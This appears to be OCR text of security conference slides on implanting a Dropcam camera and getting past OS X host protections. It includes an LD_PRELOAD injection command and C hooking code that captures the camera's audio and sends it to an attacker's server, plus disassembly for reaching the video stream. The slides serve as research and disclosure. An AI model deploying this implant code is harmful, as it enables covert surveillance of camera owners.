
> host infection








> host infection




OS X kindly hides app details

this is the (implanted) device!

renamed (original) binary




> host infection (OS X)




XProtect

Gatekeeper




he wins!

OSX Sandbox




Code Signing

> audio and video



conceptually



more specifically

Synack


> injection

the **connect** binary exclusively
opens both the audio card

```
# arecord
arecord: audio open error
   Device or resource busy
```

```
# LD_PRELOAD=./injectMe.so
  /usr/bin/connect
```

module injection




> hooking

```
//blah
int main()
{

   //do something
   result = someFunction();

   printf("result: %#x\n", result);

}
```

```
//blah
int someFunction()
{

   //do something

   return someInt;
}
```

same name &
declaration

```
//blah
int someFunction()
{

   //do something EVIL

   return someInt;
}
```



> grabbing audio

dropcam uses the Advanced Linux Sound Architecture (ALSA) for audio

finally some disasm ;)

get some audio


```
//blah
LDR     R2, [R11,#size]
LDR     R0, [R5,#0xFC]
SUB     R1, R11, #-ptrptrBuffer
BL      snd_pcm_readn    ;read audio!
CMP     R0, R2
BEQ     readOK
...
LDR     R1, "read from audio interface failed"
MOV     R0, R4                ;=stderr
BL      fprintf
```

```
snd_pcm_sframes_t snd_pcm_readn(
        snd_pcm_t* pcm,
        void **bufs,
        snd_pcm_uframes_t size)
```

“Read non interleaved frames to a PCM”

Synack

> programmatically hooking audio



injected into **connect** process

```
//replaces snd_pcm_readn
// ->captures dropcam's audiosnd_pcm_sframes_t snd_pcm_readn(snd_pcm_t *pcm, void **bufs, snd_pcm_uframes_t size)
{

  //function pointer for real snd_pcm_readn()
  static snd_pcm_sframes_t (*orig_snd_pcm_readn)(snd_pcm_t*, void**, snd_pcm_uframes_t) = NULL;

  //frames read
  snd_pcm_sframes_t  framesRead = 0;

  //get original function pointer for snd_pcm_readn()
  if(NULL == orig_snd_pcm_readn)
    orig_snd_pcm_readn = (snd_pcm_sframes_t(*)(snd_pcm_t*, void**, snd_pcm_uframes_t)) = dlsym(RTLD_NEXT, "snd_pcm_readn");

  //invoke original snd_pcm_readn()
  framesRead = orig_snd_pcm_readn(pcm, bufs, size);

  //exfil captured audio
  if(framesRead > 0)
    sendToServer(AUDIO_SERVER, AUDIO_SERVER_PORT, bufs, size);

  return framesRead;

}
```

> grabbing video

dropcam talks to a propriety Ambarrella kernel module to access the h.264 encoded video stream :/

```
//blah
LDR     R0, "/dev/iav"
MOV     R1, #2              ; oflag
MOV     R2, #0
BL      open
```


open video device

send ioctl to video driver

```
//blah
MOV     R0, R5
LDR     R1, =0x40046540 ; ioctl
MOV     R2, #0xD
BL      ioctl
CMP     R0, #0
LDRLT   R0, "IAV_IOC_START_ENCODE_EX"
BLT     printError
```


undocumented struct :/

```
//blah
MOV     R3, #1
MOV     R0, R5              ; fd
LDR     R1, =0x80046537 ; request
ADD     R2, SP, #0x120+var_D8
STRB    R3, [R8]
BL      ioctl
CMP     R0, #0
LDRLT   R0, =aIav_ioc_read_b ; "IAV_IOC_READ_BITSTREAM_EX"
BLT     printError
```



